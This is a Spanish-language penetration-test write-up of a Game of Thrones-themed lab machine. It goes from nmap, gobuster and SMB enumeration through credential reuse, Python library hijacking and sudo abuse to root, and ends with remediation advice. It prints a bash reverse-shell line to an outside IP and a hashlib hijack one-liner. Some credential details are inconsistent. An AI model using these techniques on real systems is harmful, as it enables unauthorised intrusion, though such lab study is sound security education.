[daniel@kalim]-(~/Auditoria_winterfell/fase_enumeracion/nmap_winterfell/TCP]
$ cat vulnerabilidades_port22.txt
# Nmap 7.95 scan initiated Wed Oct  8 20:26:39 2025 as: /usr/lib/nmap/nmap --script=vuln -vvv -p22 -Pn -oN vulnerabilidades_port22.txt 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0011s latency).
Scanned at 2025-10-08 20:26:50 CEST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Wed Oct  8 20:26:50 2025 -- 1 IP address (1 host up) scanned in 10.99 seconds
```

```
$ sudo nmap --script=vuln -vvv -p80 -Pn -oN vulnerabilidades_port80.txt 172.17.0.2
```

```
[daniel@kalim]-(~/Auditoria_winterfell/fase_enumeracion/nmap_winterfell/TCP]
$ cat vulnerabilidades_port80.txt
# Nmap 7.95 scan initiated Wed Oct  8 20:33:28 2025 as: /usr/lib/nmap/nmap --script=vuln -vvv -p80 -Pn -oN vulnerabilidades_port80.txt 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000068s latency).
Scanned at 2025-10-08 20:33:38 CEST for 21s

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Wed Oct  8 20:33:59 2025 -- 1 IP address (1 host up) scanned in 31.54 seconds
```

```
$ sudo nmap --script=vuln -vvv -p139,445 -Pn -oN vulnerabilidades_port139_445.txt 172.17.0.2
```

```
[daniel@kalim]-(~/Auditoria_winterfell/fase_enumeracion/nmap_winterfell/TCP]
$ cat vulnerabilidades_port139_445.txt
# Nmap 7.95 scan initiated Wed Oct 8 20:37:34 2025 as: /usr/lib/nmap/nmap --script=vuln -vvv -p139,445 -Pn -oN vulnerabilidades_port139_445.txt 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.00011s latency).
Scanned at 2025-10-08 20:37:45 CEST for 28s

PORT      STATE SERVICE      REASON
139/tcp    open  netbios-ssn  syn-ack ttl 64
445/tcp    open  microsoft-ds syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]

Read data files from: /usr/share/nmap
# Nmap done at Wed Oct 8 20:38:13 2025 -- 1 IP address (1 host up) scanned in 38.66 seconds
```

No se encuentran vulnerabilidades con la opción de script por defecto de nmap

Searchsploit

Nos apoyamos en **Searchsploit** para buscar en la base de datos de Exploit-DB exploits que afecten a las versiones de los servicios de los puertos abiertos.

```
$ searchsploit openssh 9.2
```

```
[daniel@kalim]-(~/Proyecto/winterfell/Auditoria_winterfell/fase_explotacion]
$ searchsploit openssh 9.2
Exploits: No Results
Shellcodes: No Results
```

```
$ searchsploit Samba 4.17
```

```
[daniel@kalim]-(~/Proyecto/winterfell/Auditoria_winterfell/fase_explotacion]
$ searchsploit Samba 4.17
Exploits: No Results
Shellcodes: No Results
```

```
$ searchsploit Apache 2.4.27
```


Resultado de exploits que afecta a versiones inferiores a la 2.4.27, por lo tanto no afectan.

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escala	linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass	jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass	windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl
Shellcodes: No Results	

2.3 Puerto 80 HTTP

- Pasamos a investigar el servicio http buscando información en la web

Entramos en la web: <http://172.17.0.2/>



Gobuster


Nos apoyamos de la herramienta **gobuster** para buscar páginas y directorios ocultos usando la **wordlist dirbuster**.

```
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt -o gobuster_results.txt
```

```
Starting gobuster in directory enumeration mode
=====
/index.html          (Status: 200) [Size: 1729]
/dragon           (Status: 301) [Size: 309] [→ http://172.17.0.2/dragon/]
/server-status       (Status: 403) [Size: 275]
Progress: 882232 / 882232 (100.00%)
=====
Finished
```


Encontramos el directorio [/dragon/](http://172.17.0.2/dragon/) <http://172.17.0.2/dragon/>

El cual tiene una sección llamada EpisodiosT1



Al pulsar en EpisodiosT1 nos aparecen el siguiente texto con los nombres

de los episodios de la temparado 1 de Juego de tronos sin separación entre palabras.



2.4 Puertos 139/445 SMB

Con esta información pasamos a trabajar a los puertos **Puertos 139/445 – Samba**

Smbclient

- Usando la herramienta smbclient listamos todas las carpetas compartidas en servidor SMB sin autenticación.
- `smbclient -L//172.17.0.2 -N`

```
(daniel@kalim)-[~/.../Auditoria_winterfell/fase_enumeracion/nmap_winterfell/UDP]
$ smbclient -L//172.17.0.2 -N

      Sharename      Type      Comment
      print$        Disk      Printer Drivers
  shared        Disk
      IPC$         IPC       IPC Service (Samba 4.17.12-Debian)
      nobody        Disk      Home Directories

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: N
T_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Enum4linux

- Pasamos a usar la herramienta **Enum4linux** para seguir buscando información

```
$ enum4linux -a 172.17.0.2 > emun4linux_scan.txt
```

Información relevante que descubrimos:

Usuarios descubiertos: aria, jon y daenerys

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\jon (Local User)
S-1-22-1-1001 Unix User\aria (Local User)
S-1-22-1-1002 Unix User\daenerys (Local User)
```

Las contraseñas pueden ser cortas de 5 caracteres y simples

```
[+] Password Info for Domain: C856690FECBF
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: 37 days 6 hours 21 minutes
    [+] Password Complexity Flags: 000000
```

No hay umbral de intentos de inicios de sesión para bloquear la cuenta

```
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: 37 days 6 hours 21 minutes
```

3) Fase de explotación

3.1 Puerto 139/445 SMB

Smbclient

- Intentamos conectarnos sin credenciales a la carpeta shared y nobody sin éxito.

```
$ smbclient //172.17.0.2/shared -N
└─(daniel@kalim)-[~/.../winterfell/Auditoria_winterfell/fase_enumeracion/port139_445]
$ smbclient //172.17.0.2/nobody -N
tree connect failed: NT_STATUS_ACCESS_DENIED
```

```
$ smbclient //172.17.0.2/nobody -N
└─(daniel@kalim)-[~/.../winterfell/Auditoria_winterfell/fase_enumeracion/port139_445]
$ smbclient //172.17.0.2/shared -N
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Intentamos entrar en la carpeta compartida shared con cada usuario, hasta conseguir entrar con el usuario jon.

La password la sacamos de la lista de capítulos de la primera temporada de Juego de Tronos en concreto el nombre del primer capítulo “**seacercaelinvierno**”

```
smbclient //172.17.0.2/shared -U daenerys
```

```
smbclient //172.17.0.2/shared -U aria
```

```
smbclient //172.17.0.2/shared -U jon
```

```
[daniel@kalim]-(~/.../winterfell/Auditoria_winterfell/fase_enumeracion/port139_445]$ smbclient //172.17.0.2/shared -U jon
Password for [WORKGROUP\jon]:
Try "help" to get a list of possible commands.
smb: \> 
```

Comprobamos que estamos en la carpeta compartida "shared"

```
smb: \> pwd
```

```
smb: \> pwd
Current directory is \\172.17.0.2\shared\ 
```

Listamos el directorio y encontramos el archivo protección del reino

```
smb: \> ls
```

```
smb: \> ls
.
..
proteccion_del_reino 
```

Descargamos el archivo protección del reino

```
smb: \> get proteccion_del_reino
```

```
smb: \> get proteccion_del_reino
getting file \proteccion_del_reino of size 313 as proteccion_del_reino (152.8 KiloBytes/sec)
(average 152.8 KiloBytes/sec) 
```

```
$ cat proteccion_del_reino
```

```
[daniel@kalim]-(~/.../winterfell/Auditoria_winterfell/fase_enumeracion/port139_445]$ cat proteccion_del_reino
Aria de ti depende que los caminantes blancos no consigan pasar el muro.
Tienes que llevar a la reina Daenerys el mensaje, solo ella sabra interpretarlo. Se encuentran cifrada en un lenguaje antiguo y dificil de entender.
Esta es mi contraseña, se encuentra cifrada en ese lenguaje y es → a6lqb2RlbGFuaXN0ZXI= 
```

Encontramos una password cifrada para Daenerys.

aGlqb2RlbGFuaXN0ZXI=

- Visto que el código termina en “=” característica propia de base64, lo decodificamos consiguiendo la password hijodelanister

```
-$ echo "aGlqb2RlbGFuaXN0ZXI=" | base64 -d
```

```
[daniel@kalim]-(~/.../winterfell/Auditoria_winterfell/fase_enumeracion/port139_445]$ echo "aGlqb2RlbGFuaXN0ZXI=" | base64 -d  
hijodelanister
```

3.2 Puerto 22 SSH

Conseguimos acceder por SSH con el usuario jon y la password hijodelanister

```
$ ssh jon@172.17.0.2
```

```
[daniel@kalim]-(~/.../winterfell/Auditoria_winterfell/fase_enumeracion/port139_445]$ ssh jon@172.17.0.2  
jon@172.17.0.2's password:  
Linux c856690fecbf 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12  
) x86_64  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
jon@c856690fecbf:~$
```

Confirmamos que el usuario jon no tiene privilegios en el sistema

```
jon@c856690fecbf:~$ whoami  
jon  
jon@c856690fecbf:~$ groups  
jon  
jon@c856690fecbf:~$ id  
uid=1000(jon) gid=1000(jon) groups=1000(jon)
```

Comprobamos que nos encontramos en la home del usuario jon

```
$ pwd
```

```
jon@9fb991d34cbe:~$ pwd  
/home/jon
```

Listamos

```
$ ls -la
jon@c856690fecbf:~$ ls -la
total 36
drwxr-xr-x 1 jon  jon  4096 Jul 17  2024 .
drwxr-xr-x 1 root root  4096 Jul 16  2024 ..
-rw----- 1 jon  jon   128 Jul 17  2024 .bash_history
-rw-r--r-- 1 jon  jon   220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 jon  jon  3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 jon  jon  4096 Jul 17  2024 .local
-rwxrwxr-x 1 aria aria  608 Jul 17  2024 .mensaje.py
-rw-r--r-- 1 jon  jon   807 Mar 29  2024 .profile
-rw-r--r-- 1 root root  103 Jul 16  2024 paraJon
jon@c856690fecbf:~$ cat paraJon
Jon para todos los mensajes que quieras encriptar debes de usar la herramienta oculta que te
he dejado
```

Encontramos el **script mensaje.py escrito en Python**, el cuál leemos

```
jon@c856690fecbf:~$ cat .mensaje.py
```

Este script encripta mensajes usando SHA-256 , solo pueden usar los usuarios **jon y aria**

```
jon@c856690fecbf:~$ cat .mensaje.py
import hashlib
import getpass

def encriptar_mensaje():
    mensaje = input('Ingrese el mensaje que desea encriptar: ')

    mensaje_bytes = mensaje.encode('utf-8')

    hash_obj = hashlib.sha256()
    hash_obj.update(mensaje_bytes)

    hash_resultado = hash_obj.hexdigest()

    print(f'Mensaje Original: {mensaje}')
    print(f'Hash SHA-256: {hash_resultado}')

if __name__ == '__main__':
    usuario_actual = getpass.getuser()

    if usuario_actual == 'jon' or usuario_actual == 'aria':
        encriptar_mensaje()
    else:
        print('Lo siento, no tienes permiso para ejecutar este script.)
```

Al ejecutar el script nos pide un mensaje para encriptar

```
jon@c856690fecbf:~$ python3 .mensaje.py
Ingrese el mensaje que desea encriptar: █
```

Leemos el archivo llamado “paraJon”

```
jon@c856690fecbf:~$ ls -la
total 36
drwxr-xr-x 1 jon  jon  4096 Jul 17  2024 .
drwxr-xr-x 1 root root 4096 Jul 16  2024 ..
-rw----- 1 jon  jon   128 Jul 17  2024 .bash_history
-rw-r--r-- 1 jon  jon   220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 jon  jon  3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 jon  jon  4096 Jul 17  2024 .local
-rwxrwxr-x 1 aria aria  608 Jul 17  2024 .mensaje.py
-rw-r--r-- 1 jon  jon   807 Mar 29  2024 .profile
-rw-r--r-- 1 root root  103 Jul 16  2024 paraJon
jon@c856690fecbf:~$ cat paraJon
Jon para todos los mensajes que quieras encriptar debes de usar la herramienta oculta que te
he dejado
```

Verificamos los comandos que el usuario jon puede ejecutar como sudo

```
jon@c856690fecbf:~$ sudo -l
```

```
jon@c856690fecbf:~$ sudo -l
Matching Defaults entries for jon on c856690fecbf:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User jon may run the following commands on c856690fecbf:
    (aria) NOPASSWD: /usr/bin/python3 /home/jon/.mensaje.py
```

El mensaje nos dice que jon puede ejecutar el script `/usr/bin/python3`

`/home/jon/.mensaje.py` como aria usando el comando sin necesidad de contraseña mediante sudo.

- Para escalar los privilegios a aria , vamos a modificar el script de la librería hashlib
- Creamos un falso archivo de la librería hashlib.py

```
jon@c856690fecbf:~$ echo 'import os; os.system("/bin/bash")' > hashlib.py
```

```
jon@c856690fecbf:~$ echo 'import os; os.system("/bin/bash")' > hashlib.py
jon@c856690fecbf:~$ ls -la hashlib.py
-rw-r--r-- 1 jon  jon  34 Oct  7 10:04 hashlib.py
jon@c856690fecbf:~$ cat hashlib.py
import os; os.system("/bin/bash")
```

Ejecutamos el script y ahora al abrir la “librería nueva falsa” cambiamos así al usuario de aria

```
jon@c856690fecbf:~$ sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
```

Conseguimos pasar al usuario aria

```
jon@c856690fecbf:~$ sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
aria@c856690fecbf:/home/jon$ whoami
aria
```

Comprobamos que somos el usuario aria

```
aria@c856690fecbf:/home/jon$ whoami  
aria
```

Comprobamos permisos

```
aria@c856690fecbf:/home/jon$ groups
```

```
aria@c856690fecbf:/home/jon$ id
```

```
aria@c856690fecbf:/home/jon$ groups  
aria  
aria@c856690fecbf:/home/jon$ id  
uid=1001(aria) gid=1001(aria) groups=1001(aria)
```

Listamos los comandos que podemos listar con sudo

```
aria@c856690fecbf:/home/jon$ sudo -l
```

```
aria@c856690fecbf:/home/jon$ sudo -l  
Matching Defaults entries for aria on c856690fecbf:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
User aria may run the following commands on c856690fecbf:  
    (daenerys) NOPASSWD: /usr/bin/cat, /usr/bin/ls
```

Usamos los comandos que nos permite usar desde el usuario aria como si fuéramos daenerys y listamos los archivos de su home

```
aria@c856690fecbf:/home$ sudo -u daenerys /usr/bin/ls -la /home/daenerys  
total 32  
drwx—— 1 daenerys daenerys 4096 Jul 16 2024 .  
drwxr-xr-x 1 root      root     4096 Jul 16 2024 ..  
-rw-r--r-- 1 daenerys daenerys  220 Mar 29 2024 .bash_logout  
-rw-r--r-- 1 daenerys daenerys 3526 Mar 29 2024 .bashrc  
-rw-r--r-- 1 daenerys daenerys  807 Mar 29 2024 .profile  
drwxr-xr-x 1 root      root     4096 Jul 16 2024 .secret  
-rw-rw-r-- 1 daenerys daenerys  277 Jul 16 2024 mensajeParaJon
```

Comprobamos que daenerys tiene permisos propietario sobre mensajeParaJon

Ahora ya podemos visualizar el archivo mensajeParaJon

```
aria@c856690fecbf:/home$ sudo -u daenerys /usr/bin/cat  
/home/daenerys/mensajeParaJon
```

```
aria@c856690fecbf:/home$ sudo -u daenerys /usr/bin/cat /home/daenerys/mensajeParaJon
Aria estare encantada de ayudar a Jon con la guerra en el norte, siempre y cuando despues Jo
n cumpla y me ayude a recuperar el trono de hierro.
Te dejo en este mensaje la contraseña de mi usuario por si necesitas llamar a uno de mis dra
gones desde tu ordenador.

!drakaris!
```

Conseguimos la password para el usuario de daenerys: !drakaris!

Antes de probar SSH con el usuario de daenerys exploramos el archivo .secret en el home de daenerys, encontramos un script.

```
aria@c856690fecbf:/home$ sudo -u daenerys /usr/bin/ls -la /home/daenerys/.secret
total 12
drwxr-xr-x 1 root      root      4096 Jul 16 2024 .
drwx—— 1 daenerys  daenerys  4096 Jul 16 2024 ..
-rwxr-xr-x 1 daenerys  daenerys   57 Jul 16 2024 .shell.sh
```

Exploramos el contenido de .shell.sh

```
aria@c856690fecbf:/home$ sudo -u daenerys /usr/bin/cat /home/daenerys/.secret/.shell.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.234.42/443 0>&1
```

Se trata de un script que **abre una conexión a 192.168.234.42:443, da una shell a quien se conecte y permite control remoto de la máquina.**

Accedemos por SSH al usuario de daenerys con la password drakaris

```
daenerys@172.17.0.2's password:
Linux c856690fecbf 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1
kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
daenerys@c856690fecbf:~$
```

Comprobamos usuario y privilegios

```
$ whoami
```

```
daenerys@c856690fecbf:~$ sudo -
```

```
daenerys@c856690fecbf:~$ whoami
daenerys
daenerys@c856690fecbf:~$ sudo -l
Matching Defaults entries for daenerys on c856690fecbf:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
\:/bin,
    use_pty

User daenerys may run the following commands on c856690fecbf:
(ALL) NOPASSWD: /usr/bin/bash /home/daenerys/.secret/.shell.sh
```

Confirmamos que daenerys es propietaria y tiene permisos sudo sobre el script .shell.sh

```
daenerys@c856690fecbf:~/secret$ ls -la
total 12
drwxr-xr-x 1 root      root      4096 Jul 16 2024 .
drwxr-xr-x 1 daenerys  daenerys  4096 Jul 16 2024 ..
-rwxr-xr-x 1 daenerys  daenerys   57 Jul 16 2024 .shell.sh
```

Editamos el script de .shell.sh por el siguiente:

```
#!/bin/bash
```

```
bash
```

```
GNU nano 7.2                               .shell.sh
#!/bin/bash
bash
```

Ejecutamos el script el cual abre una bash shell que hereda los permisos del usuario daenerys

que hemos ejecutado como root, por lo que el resultado es que conseguimos una shell como root

```
daenerys@c856690fecbf:~/secret$ sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh
```

```
root@c856690fecbf:~#
```

Verificación de que somos root sobre todo el sistema.

```
root@c856690fecbf:/home/daenerys/.secret# sudo -l
```

```
root@c856690fecbf:/home/daenerys/.secret# sudo -l
Matching Defaults entries for root on c856690fecbf:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User root may run the following commands on c856690fecbf:
(ALL : ALL) ALL
```

```
root@c856690fecbf:/home/daenerys/.secret# whoami
```

```
root@c856690fecbf:/home/daenerys/.secret# whoami  
root
```

```
root@c856690fecbf:/home/daenerys/.secret# groups
```

```
root@c856690fecbf:/home/daenerys/.secret# groups  
root
```

```
root@c856690fecbf:/home/daenerys/.secret# id
```

```
root@c856690fecbf:/home/daenerys/.secret# id  
uid=0(root) gid=0(root) groups=0(root)
```

Hemos conseguido la escalada de privilegios total sobre la máquina

4) Vulnerabilidades y recomendaciones a cambiar

Las vulnerabilidades encontradas son principalmente de configuración, no de software obsoleto.

4.1 Puerto 22- OpenSSH 9.2

Vulnerabilidad : Contraseñas débiles y predecibles basadas en la temática de Juego de Tronos

Usuario jon: contraseña hijodelanister (frase temática)

Usuario daenerys: contraseña drakaris (palabra temática)

- **Impacto:** Acceso no autorizado al sistema, posibilidad de ataques de fuerza bruta con wordlists temáticas, compromiso completo de cuentas de usuario.
- **Recomendación:**
 1. Implementar política de contraseñas robustas:
Mínimo 12 caracteres, combinación de mayúsculas, minúsculas, números y símbolos.
Prohibir palabras del diccionario y patrones temáticos.
 2. Implementar autenticación de dos factores (2FA):

3. Aun siendo una versión más o menos reciente se recomienda actualizar la versión instalada **OpenSSH 9.2** del (2 de febrero de 2023) a la última versión **OpenSSH 10.1** del 6 de Octubre de 2025.

4.2 Puerto 80 – HTTP- (Apache 2.4.61)

Vulnerabilidad: Listado de directorio habilitado

- **Descripción:** El directorio /dragon/ tiene habilitado el listado de directorios, exponiendo su estructura y archivos.
- **Impacto:** Exposición de estructura de archivos, facilita reconocimiento para ataques posteriores
- **Recomendación:** desactivar listado de directorios en Apache: /etc/apache2/apache2.conf o .htaccess

Vulnerabilidad: Lista de passwords

- **Descripción:** El archivo EpisodiosT1 en el directorio /dragon/ contiene una lista de 10 potenciales contraseñas (títulos de episodios de serie).
- **Impacto:** Posibilidad de Wordlist personalizada para ataques de fuerza bruta, compromiso de cuentas contra SAMBA.
- **Recomendación:** Eliminar el archivo EpisodiosT1 , cambiar todas las contraseñas que sigan este patrón

4.3 Puertos 139/445 – SMB (Samba 4.17.12)

Vulnerabilidad: Null sesión - Enumeración de recursos

- **Descripción:** El servidor SMB permite null sessions para enumerar recursos compartidos sin autenticación. (\$ smbclient -L //172.17.0.2 -N)

- **Impacto:** Exposición de estructura de recursos compartidos, Facilita reconocimiento para ataques posteriores
- **Recomendación:** Requerir autentificación para enumeración, deshabilitar acceso de invitado: guest ok = no

Vulnerabilidad: Contraseñas débiles en usuarios SMB

- **Descripción:** El usuario jon tiene una contraseña SMB débil y predecible basada en temática de la serie
- **Impacto:** Punto de entrada para escalada de privilegios
- **Recomendación:** Cambiar contraseña de jon

Vulnerabilidad: Almacenamiento de credenciales en carpeta compartida

- **Descripción:** El archivo proteccion_del_reino en la carpeta compartida /shared contiene una contraseña codificada en Base64.
- **Impacto:** Exposición de credenciales de alto valor, permite escalada de privilegios
- **Recomendación:** Eliminar archivo con credenciales: rm /ruta/carpeta/compartida/proteccion_del_reino

Vulnerabilidad: Configuración sudo insegura - Python Library

- **Descripción:** El usuario jon puede ejecutar un script Python como aria mediante sudo, y el script importa librerías desde un directorio donde jon tiene permisos de escritura.
- **Impacto:** Escalada de privilegios de jon a aria
- **Recomendación:** Eliminar la configuración Sudo de “ALL=(aria) NOPASSWD: /usr/bin/python3 \ /usr/local/scripts/mensaje.py”

RESUMEN DE VULNERABILIDADES

- **Políticas de contraseñas inexistentes**
- **Configuración sudo extremadamente insegura**
- **Almacenamiento de credenciales en texto plano**
- **Permisos de archivos inadecuados**

Daniel Pérez Sánchez